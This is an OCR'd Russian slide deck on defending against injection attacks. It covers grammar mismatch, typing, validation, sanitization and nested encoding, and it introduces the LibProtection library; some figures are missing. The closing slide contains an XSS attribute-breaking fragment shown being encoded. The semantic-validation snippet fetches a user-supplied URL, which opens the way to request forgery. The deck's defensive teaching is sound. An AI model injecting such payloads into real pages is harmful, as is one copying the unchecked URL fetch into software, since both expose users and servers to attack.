
Приложение защищено от атак инъекций тогда, когда в результате лексического разбора любого возможного c', количество токенов, приходящихся на точки инъекции, является константой:



Необходимый критерий защищённости от атак инъекций

Приложение защищено от атак инъекций тогда, когда в результате лексического разбора любого возможного с', множества токенов, приходящихся на точки инъекции, являются авторизованными.

Причина инъекции – несогласованность грамматик



Подходы к согласованию грамматик входных данных

Входные данные должны согласовываться с бизнес-логикой приложения за счёт:

- Типизации
- Валидации
  - Синтаксической
  - Семантической

Типизация

Типизация – приведение строковых данных к конкретному типу:

```
var typed_url = Url.Parse(Request.Params["url"])
```

Синтаксическая валидация

Синтаксическая валидация – проверка строковых данных на соответствие какой-либо грамматике:

```
01 var url_regex =
02   "^(([^:/?#]+):)?(//([^/?#]*))?([^?#]*)(\?([^#]*))?(#(.*))?";
03
04 if (!Regex.IsMatch(Request.Params["url"], url_regex))
05 {
06   throw new ValidationException();
07 }
```

Семантическая валидация

Семантическая валидация – проверка строковых данных на корректность с точки зрения логики приложения:

```
01 var request = WebRequest.Create(Request.Params["url"])
02  { Method = "HEAD" };
03
04 if (request.GetResponse().StatusCode != HttpStatusCode.OK)
05 {
06   throw new ValidationException();
07 }
```

Санитизация

Выходные данные должны согласовываться с грамматикой принимающей стороны за счёт санитизации

Санитизация – преобразование строковых данных к синтаксису какого-либо токена заданной грамматики

```
01 var parm_text = Request.Params["parm"];
02
03 var parm_1 = HtmlEncode(UrlEncode(parm_text));
04 var parm_2 = HtmlEncode(parm_text);
05
06 Response.Write(
07   $"<a href='//host/a/b/{parm_1}'>{parm_2}</a>"
08 );
```

Санитизация вложенных грамматик

В случае вложенных грамматик, например:

G_t = `JavaScript` → `HTML`, t ∈ D_e

санитизацию необходимо проводить последовательно, в обратном порядке:

$\texttt{Encode}_{\texttt{Html}}(\texttt{Encode}_{\texttt{JavaScript}}(\texttt{t}))$,

с учётом синтаксических контекстов обоих грамматик.

Точки согласования грамматик


Входные данные – как можно ближе к точке их входа, с учётом:

- принципа необходимости и достаточности их грамматик;
- приоритетности подходов:
    1. типизация;
    2. семантическая валидация;
    3. синтаксическая валидация.


Выходные данных – как можно ближе к точке их выхода, с учётом:


- грамматики принимающей стороны;
- возможной вариативности их грамматик в различных точках выполнения;
- минимального (в идеале – нулевого) влияния согласования на прочие ветки потока вычисления.

Согласованные грамматики



Как работает LibProtection?





4 (атака)
G_{a1} = URL/HTML
WU.HtmlEncode(WU.UrlEncode("'onerror='…;//"))

OK!